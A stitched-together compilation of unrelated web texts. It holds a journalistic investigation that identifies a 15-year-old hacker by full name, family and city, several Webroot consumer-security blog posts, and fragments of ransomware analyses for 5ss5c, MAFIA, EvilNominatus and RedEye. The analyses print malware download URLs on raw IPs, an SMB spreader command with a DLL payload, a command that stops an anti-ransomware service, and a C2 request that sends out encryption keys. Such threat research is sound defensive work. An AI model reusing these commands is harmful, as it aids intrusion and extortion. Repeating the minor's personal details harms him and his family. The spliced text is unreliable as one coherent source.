According to the cyber intelligence firm Intel 471, Rey was an active user on various BreachForums reincarnations over the past two years, authoring more than 200 posts between February 2024 and July 2025. Intel 471 says Rey previously used the handle “Hikki-Chan” on BreachForums, where their first post shared data allegedly stolen from the U.S. Centers for Disease Control and Prevention (CDC).
In that February 2024 post about the CDC, Hikki-Chan says they could be reached at the Telegram username @wristmug. In May 2024, @wristmug posted in a Telegram group chat called “Pantifan” a copy of an extortion email they said they received that included their email address and password.
The message that @wristmug cut and pasted appears to have been part of an automated email scam that claims it was sent by a hacker who has compromised your computer and used your webcam to record a video of you while you were watching porn. These missives threaten to release the video to all your contacts unless you pay a Bitcoin ransom, and they typically reference a real password the recipient has used previously.
“Noooooo,” the @wristmug account wrote in mock horror after posting a screenshot of the scam message. “I must be done guys.”
A message posted to Telegram by Rey/@wristmug.
In posting their screenshot, @wristmug redacted the username portion of the email address referenced in the body of the scam message. However, they did not redact their previously-used password, and they left the domain portion of their email address (@proton.me) visible in the screenshot.
O5TDEV
Searching on @wristmug’s rather unique 15-character password in the breach tracking service Spycloud finds it is known to have been used by just one email address: cybero5tdev@proton.me. According to Spycloud, those credentials were exposed at least twice in early 2024 when this user’s device was infected with an infostealer trojan that siphoned all of its stored usernames, passwords and authentication cookies (a finding that was initially revealed in March 2025 by the cyber intelligence firm KELA).
Intel 471 shows the email address cybero5tdev@proton.me belonged to a BreachForums member who went by the username o5tdev. Searching on this nickname in Google brings up at least two website defacement archives showing that a user named o5tdev was previously involved in defacing sites with pro-Palestinian messages. The screenshot below, for example, shows that 05tdev was part of a group called Cyb3r Drag0nz Team.
A 2023 report from SentinelOne described Cyb3r Drag0nz Team as a hacktivist group with a history of launching DDoS attacks and cyber defacements as well as engaging in data leak activity.
“Cyb3r Drag0nz Team claims to have leaked data on over a million of Israeli citizens spread across multiple leaks,” SentinelOne reported. “To date, the group has released multiple .RAR archives of purported personal information on citizens across Israel.”
The cyber intelligence firm Flashpoint finds the Telegram user @05tdev was active in 2023 and early 2024, posting in Arabic on anti-Israel channels like “Ghost of Palestine” [full disclosure: Flashpoint is currently an advertiser on this blog].
‘I’M A GINTY’
Flashpoint shows that Rey’s Telegram account (ID7047194296) was particularly active in a cybercrime-focused channel called Jacuzzi, where this user shared several personal details, including that their father was an airline pilot. Rey claimed in 2024 to be 15 years old, and to have family connections to Ireland.
Specifically, Rey mentioned in several Telegram chats that he had Irish heritage, even posting a graphic that shows the prevalence of the surname “Ginty.”
Rey, on Telegram claiming to have association to the surname “Ginty.” Image: Flashpoint.
Spycloud indexed hundreds of credentials stolen from cybero5dev@proton.me, and those details indicate that Rey’s computer is a shared Microsoft Windows device located in Amman, Jordan. The credential data stolen from Rey in early 2024 show there are multiple users of the infected PC, but that all shared the same last name of Khader and an address in Amman, Jordan.
The “autofill” data lifted from Rey’s family PC contains an entry for a 46-year-old Zaid Khader that says his mother’s maiden name was Ginty. The infostealer data also shows Zaid Khader frequently accessed internal websites for employees of Royal Jordanian Airlines.
MEET SAIF
The infostealer data makes clear that Rey’s full name is Saif Al-Din Khader. Having no luck contacting Saif directly, KrebsOnSecurity sent an email to his father Zaid. The message invited the father to respond via email, phone or Signal, explaining that his son appeared to be deeply enmeshed in a serious cybercrime conspiracy.
Less than two hours later, I received a Signal message from Saif, who said his dad suspected the email was a scam and had forwarded it to him.
“I saw your email, unfortunately I don’t think my dad would respond to this because they think its some ‘scam email,'” said Saif, who told me he turns 16 years old next month. “So I decided to talk to you directly.”
Saif explained that he’d already heard from European law enforcement officials, and had been trying to extricate himself from SLSH. When asked why then he was involved in releasing SLSH’s new ShinySp1d3r ransomware-as-a-service offering, Saif said he couldn’t just suddenly quit the group.
“Well I cant just dip like that, I’m trying to clean up everything I’m associated with and move on,” he said.
The former Hellcat ransomware site. Image: Kelacyber.com
He also shared that ShinySp1d3r is just a rehash of Hellcat ransomware, except modified with AI tools. “I gave the source code of Hellcat ransomware out basically.”
“I’m already cooperating with law enforcement,” Saif said. “In fact, I have been talking to them since at least June. I have told them nearly everything. I haven’t really done anything like breaching into a corp or extortion related since September.”
Saif suggested that a story about him right now could endanger any further cooperation he may be able to provide. He also said he wasn’t sure if the U.S. or European authorities had been in contact with the Jordanian government about his involvement with the hacking group.
“A story would bring so much unwanted heat and would make things very difficult if I’m going to cooperate,” Saif said. “I’m unsure whats going to happen they said they’re in contact with multiple countries regarding my request but its been like an entire week and I got no updates from them.”
Saif shared a screenshot that indicated he’d contacted Europol authorities late last month. But he couldn’t name any law enforcement officials he said were responding to his inquiries, and KrebsOnSecurity was unable to verify his claims.
“I don’t really care I just want to move on from all this stuff even if its going to be prison time or whatever they gonna say,” Saif said.
Ready, set, pack! Summer travel season is here and that means family road trips, beach vacations, international adventures and more. While summertime is prime time for getaways, did you know it’s also prime time for online fraud? Scammers are targeting the travel industry, putting millions of travelers at increased risk. Research shows that the travel and tourism sector ranked third in cyberattacks, with nearly 31% of hospitality organizations experiencing a data breach and a record 340 million people affected by cybercrimes. According to Mastercard, travel-related fraud in 2024 increased by 18% during the summer peak season and 28% in the winter peak season.
Why travelers are prime targets
Being in an unfamiliar environment can put your personal information at risk if you’re relying on public Wi-Fi networks, using shared devices, and carrying valuable personal and business data on mobile devices. Let’s be honest, when you go into “vacation mode” and start relaxing, it’s only natural that you might also start letting your guard down. Even the best trips can have stressful moments, and when you miss a flight or get lost in a new destination, it’s easy to become less vigilant about protecting your cybersecurity. This is especially true when you travel to foreign countries. In fact, 90% of international travelers admit to risky tech practices while abroad. Fewer than 1 in 3 travelers (31%) protect their data with a virtual private network (VPN) when traveling internationally.
What to know before you go
Believe it or not, the risks to your data security start long before your vacation begins. As soon as you start booking your trip, the cybercriminals start circling. Fraud rates in sectors associated with the early stages of trip planning increased more than 12% between 2023 and 2024. At a time when inflation and economic pressures are on the rise, people are looking for deep discounts, and scammers are seizing the opportunity to steal your private data and your money.
Fake travel websites and rental listings: When you find a killer price on a luxury cruise, a European tour or an oceanfront Airbnb, take another look before you book! Scammers use phony offers, manipulated destination photos, and fake confirmation links to lure victims into “purchasing” great travel deals. Always double check and confirm you’re dealing with a legitimate website or listing before you hand over any credit card information.
Phishing scams: Phishing scams that target travel-related platforms are on the rise. Cybercriminals pose as legitimate organizations and use fake emails, text messages and phone calls to lure you into giving up financial information. These messages often ask you to click on links that embed malicious software onto your device and steal your sensitive data. In 2024, the travel website booking.com reported a 500%-900% increase in travel-related phishing scams. This rise was attributed to the large number of scams using AI, making it easier for criminals to mimic trusted sources. If you get a suspicious message, call the company or go to their website and log in directly before clicking on any links.
Loyalty fraud: Loyalty fraud, also known as points fraud, happens when scammers steal points or personal information from a loyalty program. The travel industry is especially vulnerable to this type of attack because so many travel-related companies, including travel agents, cruise lines, airlines and hotels, offer points programs for frequent travelers. Thieves often access loyalty accounts with credentials stolen in a data breach. Be sure to create strong passwords for your accounts and check your balances regularly.
Pre-trip security
Before you hit the road, help protect your digital data and devices with a few simple security practices.
Alert your financial institutions: Only about half of travelers (52%) alert their financial institutions before traveling abroad, but it’s a powerful way to fight cybercrime. When banks and credit card companies know your travel plans, it’s much easier for them to flag any suspicious transactions.
Turn off your Bluetooth: Bluetooth technology automatically creates wireless connections and can give cybercriminals the ability to see what apps and websites you’re logged into. Only 44% of travelers say they make sure to turn off their Bluetooth signal, but it’s a simple way to thwart hackers. It’s also a good idea to turn off device sharing features and update your passwords before a trip.
Update your Wi-Fi setting: Joining unknown Wi-Fi networks is very risky and can open up your personal data to hackers. Since public Wi-Fi often has weak security, it’s important that your phone doesn’t connect to unsecured networks automatically. Make sure to go into your phone settings and disable auto-join for unknown Wi-Fi networks. It’s a simple way to add a layer of protection when you travel.
Use “Find My Device” features: Enable the tracking features on your devices that can locate them if they’re lost or stolen – Find My device for iOS and Find Hub for Android.
Cybersecurity travel risks
Rental cars: Did you know that the simple act of syncing your phone to your rental car’s infotainment system can expose your sensitive information to cybercrime? Your phone contains all kinds of information that hackers can use, including contacts, text messages, passwords and more. Infotainment systems store your information each time you connect, and it stays there unless you manually delete it. Security experts say while 57% of people sync their phones to rental cars, only half of them take steps to remove their information. Always remember to delete your profile and data from your rental car before returning it!
Screen snoopers: Be cautious of screen snoopers (aka shoulder surfers) who try to see the activity on your laptop or phone in public places like planes, airports, and restaurants. To prevent hackers from stealing your passwords and other private information, use privacy screen protectors to shield your screens from prying eyes and always stay aware of your surroundings.
Airport and hotel Wi-Fi: Always be wary of public Wi-Fi networks when you’re on the road. They’re often unprotected and can make it easy for cybercriminals to intercept your data. Poor Wi-Fi security at airports and hotels can allow hackers to swipe your credentials, lock you out of accounts, and even demand a ransom for your stolen data. To ensure safety while online on public WIFI, purchase a VPN for your devices, like Webroot’s Secure VPN.
Fake hotspot attacks: Fraudsters often set up fake hotspots to steal your information. Sometimes they alter the name of a genuine hotspot slightly (Starbucks-Coffee instead of StarbucksCoffee) to trick you into connecting. Always double-check the full network name before logging on to a public hotspot. Also, check to see if the site is using encryption. Legitimate sites that begin with “https” protect your information and make it unreadable to hackers.
Charging stations: Public charging stations are super convenient when you’re running low on battery, but they can also pose security risks. Cybercriminals can install malicious software on these stations to steal your device’s data, a tactic known as juice jacking. Always avoid plugging directly into public charging stations and play it safe by packing your own wall chargers, car chargers and external batteries when you travel.
Business centers and airport Lounges: Business Centers and lounges typically provide desktop computers for simple tasks like checking emails or printing boarding passes. While convenient, these public computers may be risky, as attackers can plant malware or install hardware that records your keystrokes. When traveling, use your personal devices whenever possible.
Travel safety best practices
Use Wi-Fi networks safely: Always connect using the public Wi-Fi setting, and do not enable auto-reconnect. Always confirm an HTTPS connection when browsing the internet. Avoid accessing websites that require you to supply personal data, such as social security numbers.
Avoid financial sites: Refrain from checking your personal banking apps or financial information over public Wi-Fi.
Use VPN protection: A VPN encrypts your internet connection, providing a secure channel for your data. Webroot Secure VPN gives you security and peace of mind by protecting your personal information when you’re on public Wi-Fi.
Enable two-factorauthentication: Use Two-factor Authentication (TFA) on your gadgets and electronic devices. Adding an extra layer of security to your accounts can prevent unauthorized access.
Limit public posts about your location: Avoid sharing specific details about your location and travel plans on social media to prevent potential targeting by scammers.
Check mobile device settings: Adjust the screen settings on your devices to allow for a shorter automatic sleep feature. Implement screen locks, biometric security, and privacy settings for location services.
Bring portable chargers: Avoid using public charging stations by bringing your own power sources.
Install comprehensive security software: Use antivirus solutions to safeguard you from online threats, including bank fraud and identity theft. Webroot Total Protection offers comprehensive security, including real-time threat detection and response, automatic updates, and cloud backup. Other features include Wi-Fi security monitoring, secure browsing, and password management.
No matter what your summer destination, make cybersecurity part of your travel plans. From securing your Wi-Fi connection and turning off Bluetooth to enabling two-factor authentication, small steps can make a big difference. Let Webroot keep all your digital data safe while you’re on the go. Then all you have to worry about is remembering to turn on your out-of-office reply!
The month of June is a time for fun in the sun and a break from the school year, but did you know it’s also the perfect time to step up your family’s online security? June is Internet Safety Month, a yearly reminder to strengthen your defenses against online threats. In today’s hyper-connected world, we use the internet for just about everything, from shopping to banking to streaming and work. That goes for your kids as well. Many of their favorite activities, including gaming and connecting with friends on social media, are connected to the internet. While all this access means added convenience, it also means constant threats to your family’s online safety.
From phishing scams to malware, hackers are constantly looking for ways to exploit weaknesses in cybersecurity systems and software. Their goal is always the same: to get access to personal data and use it for profit. The rising numbers tell the story. In 2024, the FBI’s Internet Crime Complaint Center (IC3) received more than 850,000 cybercrime complaints, with reported losses exceeding $10.3 billion. This is partly due to the increase in data breaches. Studies show that 51% of Americans report they’ve been victims of a data breach, and 64% say they’ve changed their online behavior for fear of escalating online threats like ransomware and identity theft.
Keep summer screen time safe
It’s not just adults getting targeted online. Children and teens are increasingly exposed to scams (even extortion scams), cyberbullying, and inappropriate content—especially during summer when screen time surges. A recent Pew Research study found that 45% of teens are online almost constantly. So how do you let your kids enjoy their screens safely? Webroot Total Protection and Webroot Essentials offer parental controls that make it easy to manage your children’s online activity and content access. You can block specific websites, filter out inappropriate content and set daily limits on computer time. You can also monitor what sites your kids visit and interact with, and even tailor different levels of protection for each child. Whether your kids are watching YouTube, chatting on Discord, or gaming with friends, it’s a simple way to keep them safe without having to hover over them every time they’re online.
Protect every device
As we spend more time on our mobile devices, cybercriminals are following suit. A recent security report shows that 70% of fraud is now carried out through mobile channels. From phones and tablets to laptops, the mobile devices your family relies on daily are brimming with personal data. Now more than ever, we need to take steps to protect ourselves and our family. Webroot Essentials provides multi-device protection with real-time threat intelligence. Whether you’re on Android, iOS, Windows or Mac, all the devices in your household are constantly safeguarded against the latest online threats.
Strengthen your password security
Are you still using passwords like your dog’s name and 123? And what about your kids? Chances are their Roblox passwords aren’t as tough to hack as they should be. If there’s one weak link in most people’s security, it’s their passwords. Cybercriminals know that, and they’re taking full advantage. In fact, the 2025 Verizon Data Breach Investigations Report found 81% of data breaches were caused by compromised passwords. Here are some tips to keep all your family’s passwords secure.
Make it complicated: It’s important to create long and complex passwords and avoid using anything that’s easy to guess. That means no “Password” or “123456”. It also means no pet names or kid’s names, since hackers can often find those details on social media.
Don’t recycle: Never use the same login for more than one account. It may be easier to remember, but if your username and password for one account are exposed in a data breach, hackers can use them to try and break into all your other accounts.
Use a password manager: Let a password manager save you some headaches by doing the hard work for you. Webroot solutions include password managers that store credentials and credit card information and automatically fill in login information, so the whole family can stay secure without having to remember every login. Be careful storing your credit card information on shared devices. You don’t want a shipment of 70,000 lollipops at your door.
Defend against social engineering scams
It’s important to stay aware of the latest online threats. Social engineering scams are designed to gain your trust and then trick you into sharing sensitive details by clicking on fake links or downloading malicious software. The most common type of social engineering is phishing. In a phishing attack, hackers pretend to be someone you trust and use fraudulent emails, texts and websites to try and steal personal information.
Scammers often use phishing to target children. They pose as friends, influencers, or game platforms to trick them into clicking fake links and handing over details like credit card numbers. These scams often start with an offer of an exciting reward or a prize. Take some time to talk with your kids about these common scams.
Fake game reward scams: Kids are offered free in-game currency on a popular platform like Fortnite, then asked to click phony links and provide sensitive details. It’s important to remind your children to redeem rewards through official game platforms only and never enter login or payment information into random pop-ups or suspicious links.
Social media impersonation scams: Scammers create fake social media profiles to pose as a friend, classmate, or influencer, and use stolen photos or AI-generated content to build seemingly legitimate profiles. The goal is to trick kids into clicking dangerous links or downloading malware. Make sure your children know that even if someone looks familiar, they may not be who they say they are.
Friendship and romance scams: A scammer builds an emotional connection with a child, then starts asking for sensitive info like Social Security numbers, photos, or money. Remind your kids that if someone won’t use video chat or meet in person, they’re probably not legitimate. Also remind your children, adding people to your social media friends group
Influencer giveaway scams: Fake influencer accounts host phony contests and message “winners” asking for a fee or bank account details. Remind your kids that they should only follow verified social media accounts, and that a real contest won’t ask them to pay to redeem a prize.
Secure your home network
Home security means more than just deadbolts and alarms. With smart TVs, video doorbells, and wireless thermostats, our homes are more connected than ever. While all these Internet of Things (IoT) devices making our lives more convenient, each one is a potential entry point for hackers. Webroot Secure VPN provides encrypted connections for safe browsing at home. When your family is on the go, it protects your online privacy on unsecured networks and shields your personal information from cyberthieves.
Internet safety checklist
Update all your operating systems and applications to the latest versions – make sure to do the same for your kids.
Enable automatic updates for software and security for the entire family.
Run a full system scan to detect any existing malware on all devices in your household.
Enable multi-factor authentication on all critical accounts.
Create unique passwords for each online account.
Change passwords for your family’s most important accounts often, such as banking, email, and social media.
Review settings on all social media accounts and make sure all kids’ profiles are private.
Check app permissions, especially on your kids’ devices.
Clear all browser cookies and caches monthly.
Be cautious with suspicious links or unknown senders. Be sure the whole family knows to verify sender addresses before responding to requests for information or clicking any links.
Consider comprehensive online security with Webroot Total Protection, which includes antivirus and identity protection, unlimited cloud backup, and up to $1 million in identity theft expense reimbursement. Get protection for up to ten devices and peace of mind that your family’s digital lives are secure.
Cybercriminals never take a break and neither should you. Internet Safety Month is the perfect opportunity to step up the digital safety of your entire household. And remember – online security isn’t just an annual event. Your sensitive data deserves year-round protection, and you can get it with family-friendly solutions from Webroot. Don’t wait for a data breach or other disaster to take action. Keep your kids safe and your data secure by strengthening your digital defenses today!
In today’s digital world, your personal data is like cold hard cash, and that’s why cyberthieves are always looking for ways to steal it. Whether it’s an email address, a credit card number, or even medical records, your personal information is incredibly valuable in the wrong hands.
For hackers, breaking into a company database is like hitting the mother lode, giving them access to millions of personal records. Why? Because whether you know it or not, many companies are collecting and storing your private data. Think about all the information you hand over when you order something online, like your full name, your credit card number, your home address, and maybe even your birthdate just to snag an extra discount. If a company you do business with becomes part of a data breach, cybercriminals may have full access to your confidential information.
Unfortunately, data breaches are on the rise and affecting more companies and consumers than ever. In 2024, more than 1.3 billion people received notices that their information was exposed in a data breach. Chances are you’ve received at least one of these letters, which means you have been put at risk for identity theft and major financial losses.
What are data breaches and how do they happen?
Data breaches occur when sensitive, protected, or confidential data is hacked or leaked from a company or organization. Sometimes businesses are targeted because they have outdated or weak security. While no industry is immune, some sectors are more likely to become victims of breaches because of the sensitive nature of the data they handle. Here are some of the most likely targets for access to consumer data:
Healthcare organizations: Healthcare companies are a prime target for cybercrime due to the large amounts of sensitive data they store, which includes personal information and medical records. In 2024, there were 14 data breaches involving 1 million or more healthcare records. The largest breach affected an estimated 190 million people and a ransom of 22 million dollars was collected by the hackers.
Financial services industry: Banks, insurance companies and other financial organizations offer a wealth of opportunity for hackers who can use stolen bank account and credit card information for their own financial gain. In 2024, mortgage lender LoanDepot was the victim of a cyberattack that compromised the information of more than 16 million individuals.
Retail and e-commerce: Retail and ecommerce businesses are vulnerable to breaches because they handle and store vast amounts of customer payment information, including addresses, credit card numbers and more. Many retailers operate both brick-and-mortar stores and ecommerce platforms and rely on a variety of mobile apps, PoS (point-of-sale) systems, and cloud-based platforms, which creates more entry points for hackers to exploit.
Tech companies: With access to user data, software systems and intellectual property, tech firms are frequent targets. Apple, Twitter and Meta have all reportedly been victims of cyberattacks.
Government agencies: Because government organizations store highly sensitive information, social security numbers, they are considered especially high-value targets for cyberattacks.
The most-wanted data
The type of information stolen in data breaches varies depending on the organization, but here’s a list of the kind of data cybercriminals are seeking:
Emails and passwords
Payment and credit card information
Medical records and health data
Social Security numbers
Driver’s license numbers
Banking details and account numbers
What hackers do with your data
Once data is exposed in a breach, cybercriminals will test your usernames and password combinations across thousands of sites, knowing that most people recycle their emails and passwords. Here are just some of the ways hackers exploit your stolen information:
Identity theft: Hackers use your personal info to impersonate you. They can open accounts in your name, apply for loans, and even file false tax returns.
Selling it on the dark web: Stolen data is frequently sold to the highest bidder on dark web marketplaces. This makes it accessible to a worldwide network of criminals.
Phishing and social engineering: Using your personal information, scammers can craft more convincing phishing emails or messages to trick you into giving up even more sensitive details, like passwords and PIN numbers.
Financial exploitation: When your credit card numbers or bank account details are compromised, cyber thieves can use that information to make financial transactions in your name. They can rack up charges on your credit cards and even drain your bank accounts.
Data reuse and repurposing: It’s important to remember that your stolen information can be used for fraud and theft even years after a data breach, so it’s crucial to stop using recycled usernames and passwords on both old and new accounts or systems.
Hijacking online accounts: If your login credentials (usernames and passwords) are leaked, all your online accounts are put at risk. Besides your financial accounts, cyber thieves can also access your social media accounts and other platforms, leading to a major loss of privacy in addition to monetary losses.
How to minimize the risks
Stay alert: Be on the lookout for any signs of fraud and use an identity protection plan to guard against suspicious activity. Webroot Total Protection monitors the dark web for you and sends alerts if your email or personal information has been found in a breach.
Use strong, unique passwords: Strong, unique passwords are a simple, yet powerful security tool. Webroot Essentials plans offer password managers that do the hard work for you, keeping all your passwords safe and encrypted while you remember just one password for a quick and seamless login on every site and app.
Enable two-factor authentication (2FA): Turn on two-factor identification wherever possible, especially for financial accounts and email. This adds an extra step to your login process and makes it much harder for hackers to gain access. Also, remember to update and reset your passwords on a regular basis and always delete any old, unused online accounts.
Keep your devices protected: Always keep your device software updated and use antivirus and internet security software. Webroot Premium protects your devices from malware, viruses and phishing attempts and provides identity protection so you’re immediately alerted if your information is leaked in a data breach or found on the dark web. If you do become a victim of identity theft, you’ll have 24/7 U.S.-based customer support and up to $1 million in expense reimbursement.
Update your identity protection plan: Remember to keep your identity protection plan updated, so your personal details like birthdate, Social Security number and driver’s license number are current. Make sure all your family members are onboarded, especially children and older relatives. Also, get real time fraud detection by setting up threshold alerts on your financial accounts so you’re notified of any suspicious transactions as soon as they occur.
Monitor constantly: It’s important to remember that even if your personal data was exposed years ago, it can still resurface and cause problems at any time. Especially when it comes to children and the elderly, suspicious financial activity can happen without their knowledge and go undetected. For example, it’s not uncommon for a young student to find out they have a poor credit score only when they to try to open their first credit card account. The student had no idea that a cybercriminal used their information for fraudulent purposes and is forced to go through a difficult and costly process to restore their good credit. Most identity protection plans include monitoring and remediation, even if the fraud happened years ago and is affecting you or your family today.
Data breaches are a fact of life in the digital world we live in, but you can protect yourself with some smart security measures. By using strong passwords, password managers, antivirus software, and identity protection plans, you can reduce your risk of becoming a victim of cybercrime, and even get help to restore your identity, your financial losses and your reputation.
It’s like putting a lock on your personal data. When it comes to your sensitive information, it’s always better to be safe than sorry.
As part of our monitoring of malicious files in current use, we detected a malicious BAT file that was uploaded to VirusTotal from Iran. This file executes a ransomware that we associated with the EvilNominatus ransomware, initially exposed at the end of 2021. It seems that the ransomware’s developer is a young Iranian, who bragged about its development on Twitter.
At this point, we have no details regarding any victims of this ransomware. We publish this research due to the malware’s unique method of operation, and the low number of AV engines capable of detecting it.
The original BAT file the research is based on was only detected by two AV engines on VirusTotal. Another BAT file that was discovered later, which shares characteristics with the first one, wasn’t detected by any AV engines. Other files that were either generated by the BAT files or communicated with them to carry out attacks were detected by multiple AV engines. Therefore, we assess that the tool’s general level of risk is low at this point.
The cybercrime group that brought us Satan, DBGer and Lucky ransomware and perhaps Iron ransomware, has now come up with a new version or rebranding named "5ss5c".
In a previous blog post, Satan ransomware adds EternalBlue exploit, I described how the group behind Satan ransomware has been actively developing its ransomware, adding new functionalities (specifically then: EternalBlue) and techniques with each run. Then, it appeared the group halted operations on at least the ransomware front for several months.
However, as it turns out, the group has been working on new ransomware - 5ss5c - since at least November 2019.
Name: cpt.dat URL: http://58.221.158[.]90:88/car/cpt.dat Purpose: ransomware MD5: 853358339279b590fb1c40c3dc0cdb72 SHA1: 84825801eac21a8d6eb060ddd8a0cd902dcead25 SHA256: ca154fa6ff0d1ebc786b4ea89cefae022e05497d095c2391331f24113aa31e3c Compilation timestamp: 2020-01-11 19:54:25 VirusTotal report: ca154fa6ff0d1ebc786b4ea89cefae022e05497d095c2391331f24113aa31e3c Fun fact: file version information contains "TODO: 5SS5C Encoder".
The compilation times are sequential, which makes sense - the downloader has been developed (and compiled) first, then the spreader and the actual ransomware.
Note that cpt.exe as filename has already been observed in Satan ransomware.
Further indicators, such as hashes, URLs, file paths and so on will be posted at the end of this blog post.
5ss5c - still in development - and with oddities
There's quite some curiosities that indicate 5ss5c is still in active development and stems from Satan ransomware, for example:
There are several logs created, e.g. there is a file "C:\Program Files\Common Files\System\Scanlog" that simply logs whether IPC SMB is open/available;
Certutil logging (successful download or not);
There are several Satan ransomware artefacts;
Other Tactics, Techniques and Procedures (TTP) align with both Satan (and DBGer), and slightly overlap with Iron:
One of these is, for example, the use of multiple packers to protect their droppers and payloads.
This time however, they decided to use both MPRESS and Enigma, and even Enigma VirtualBox! (Note: Enigma and Enigma VirtualBox are not the same - the latter is a virtualised packer and also referred to as EnigmaVM.)
However, there are quite some curiosities, one of them being what appear to be hardcoded credentials:
Figure 3 - Hardcoded creds
These hardcoded credentials will be leveraged in an attempt to connect to an SQL database with the xp_cmdshell command:
Curiously, we can identify the following data inside the ransomware in regards to the SQL database:
ecology.url
ecology.password
ecology.user
Searching a bit further, we can discover a company named Finereport (https://www.finereport.com/en/company), which claims to be "Top 1 in China’s BI market share in IDC "China BI Software Tracker, 2018". You guessed it - it uses SQL as database.
What else is new is, as mentioned before, the use of Enigma VirtualBox for packing an additional spreader module, aptly named poc.exe. This suggest they may be experimenting (poc often is an acronym for proof of concept).
This file will be dropped to C:\ProgramData\poc.exe and will run the following command:
cd /D C:\ProgramData&star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload C:\ProgramData\down64.dll --TargetIp
Back to the actual ransomware. It will create the following mutexes:
SSSS_Scan (in previous iterations SSS_Scan has also been observed)
5ss5c_CRYPT
Just like its predecessor, 5ss5c also has an exclusion list, where it will not encrypt specific files as well as files in the following folders:
Figure 4 - Exclusion list
For example, the following folders belonging to Qihoo 360 (an internet security company based in China also offering antivirus) were already excluded in Satan and DBGer ransomware:
360rec
360sec
360sand
While these are new in 5ss5c ransomware:
360downloads
360safe
As in previous iterations, 5ss5c ransomware will stop database-related services and processes.
It will however only encrypt files with the following extensions:
This extension list is not like before, and includes mostly documents, archives, database files and VMware-related extensions such as vmdk.
The ransomware will then create the following URI structure to communicate with the C2 server (61.186.243[.]2):
/api/data.php?code=
&file=
&size=
&status=
&keyhash=
It will also create a ransomware note on the C:\ drive as: _如何解密我的文件_.txt which translates to _How to decrypt my file_.txt. Example content is as follows:
Some files have been encrypted If you want to retrieve the encrypted file, send (1) Bitcoins to my wallet If payment is not completed within 48 hours from the start of encryption, the amount of decryption will double. If you have other questions, you can contact me by email Your decryption credentials are: Email: [5ss5c@mail.ru]
Interestingly, the ransomware note does not contain a Bitcoin address. Additionally, the note only contains instructions in Chinese, not Korean nor English like previous iterations. Is 5ss5c ransomware more targeted, or just actively being tested by the group/developers behind it?
Encrypted files will have the actor's email address prepended and a unique token with the ransomware's name will be appended, for example; test.txt becomes [5ss5c@mail.ru]test.txt.Y54GUHKIG1T2ZLN76II9F3BBQV7MK4UOGSQUND7U.5ss5c.
Prevention
Enable UAC;
Enable Windows Update, and install updates (especially verify if MS17-010 is installed);
Install an antivirus, and keep it up-to-date and running;
Install a firewall, or enable the Windows Firewall;
Restrict, where possible, access to shares (ACLs);
Conclusion
Satan is dead, long live 5ss5c! It just doesn't sound as good, does it?
Whoever's behind the development of Satan, DBGer, Lucky and likely Iron ransomware, is back in business with the 5ss5c ransomware, and it appears to be in active development - and is trying to increase (or perhaps focus?) its targeting and spread of the ransomware.
It is recommended organisations detect and/or search for the indicators of compromise (IOCs) below, and have proper prevention controls in place. MITRE ATT&CK IDs can also be found below.
A new ransomware family was discovered and sent to me by MalwareHunterTeam, which we'll call MAFIA due to the extension it uses to encrypt files. The ransomware appears to target users in Korea, and may have been developed with at least knowledge of the Korean language.
Another interesting (and new to me) feature is the use of "Onion.Pet", a Tor proxy as a means for C2 (network) communication. Read the analysis below to find out more details on this ransomware. (not to be confused with MafiaWare, a Hidden Tear variant - the MAFIA ransomware described here is unique).
Analysis
It's currently unknown how the MAFIA ransomware reaches a system, but it's likely delivered via spear-phishing, rather than a manual installation. The binary analysed here has the following properties:
First, MAFIA will attempt to stop a service named "AppCheck" by launching the following command (which will use an elevated CMD prompt):
sc stop AppCheck
Ransomware usually stops database processes, for it to be able to also encrypt database-files which may be in use by said processes. However, in this case, AppCheck is actually a service which belongs to an anti-ransomware product from South-Korea. Figure 1 shows a screenshot of its website.
As for the effectiveness of this software: no idea, but the author deemed it important enough to include it, so either it has proven it works, or it is used by a lot of users and businesses.
The author of the MAFIA ransomware has also left a debug path, which mentions the name "Jinwoo" ("진우" in Korean), and may be an indicator of the developer's nationality.
MAFIA makes use of OpenSSL to encrypt files, which it does with AES-256 in CBC mode. As mentioned earlier, encrypted files will obtain the ".MAFIA" extension. For example; Penguins.jpg becomes Penguins.jpg.MAFIA.
Files with the following extensions (300 in total) will be encrypted:
Note: because the MAFIA ransomware uses OpenSSL for encryption, the process is slow, and the user may be able to interrupt it by killing the process (typically named winlogin.exe), or by shutting down the machine.
Figure 2 shows a side-by-side visual representation of the original (left) and encrypted image (right).
Figure 2 - Comparison (the blue represents ASCII strings)
MAFIA will also create a ransom note in HTML named "Information" in the same location as the original dropper. Ironically enough, the ransom note will also have the ".mafia" extension appended - the file will not be encrypted however.
Figure 3 shows the ransom note, in a browser.
Figure 3 - Ransom note
The text translates from Korean ("고유넘버") as "Unique number", and appears to contain two unique identifiers.
As mentioned earlier, MAFIA will use a Tor proxy for C2 communication; an example request is as follows:
GET /mafiaEgnima.php?iv=0x9e0x4b0x410x5c0x480x3a0xf40x90x2f0xfa0x960xb90x9b0x830xd40xb7&key=0xb90x1e0x600x3d0xef0x6c0xe60x930x6d0xab0x420x7b0x50x350xf00xcd0x3c0x490xc30x5f0xa10xe0xda0x270x5d0xd50xd10xa40xc0x9f0x340x79&seq=cbdf395c9281ae2ec52a306b5c29ec5 HTTP/1.1 Host: wibkilmskir4rlxz.onion.pet Connection: keep-alive Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.75 Safari/537.36
It appears the ransomware tries to send out an encryption key and IV using an HTTP GET request, which could make it possible to decrypt files, granted the network traffic is inspected at that point.
There's several other binaries of MAFIA out there, such as:
Three of these (119228fb8f4333b1c10ff03543c6c0ea, 0776e348313c7680db86ed924cff10b8 and 6487edd9b1e7cf6be4a9b1ac57424548) have a different C2 server, specifically:
wibkilmskir4rlxz.onion[.]plus.
Neither of these servers appeared to be online at time of writing.
Decryption is possible thanks to Michael Gillespie (@demonslay335).
A rather anonymous account reached out to me on Twitter asking to check out a "scary & really nasty" sample.
It turned out to be RedEye ransomware, a new strain or variant by the same creator of Annabelle ransomware, which I discovered in February earlier this year.
Analysis
This ransomware is named "RedEye" by the author "iCoreX".
The first noticeable thing about this file is the huge filesize: 35.0 MB (36657152 bytes). This is due to several media files, specifically images and audio files, embedded in the binary.
It contains three ".wav" files:
child.wav
redeye.wav
suicide.wav
All three audio files play a "creepy" sound, intended to scare the user.
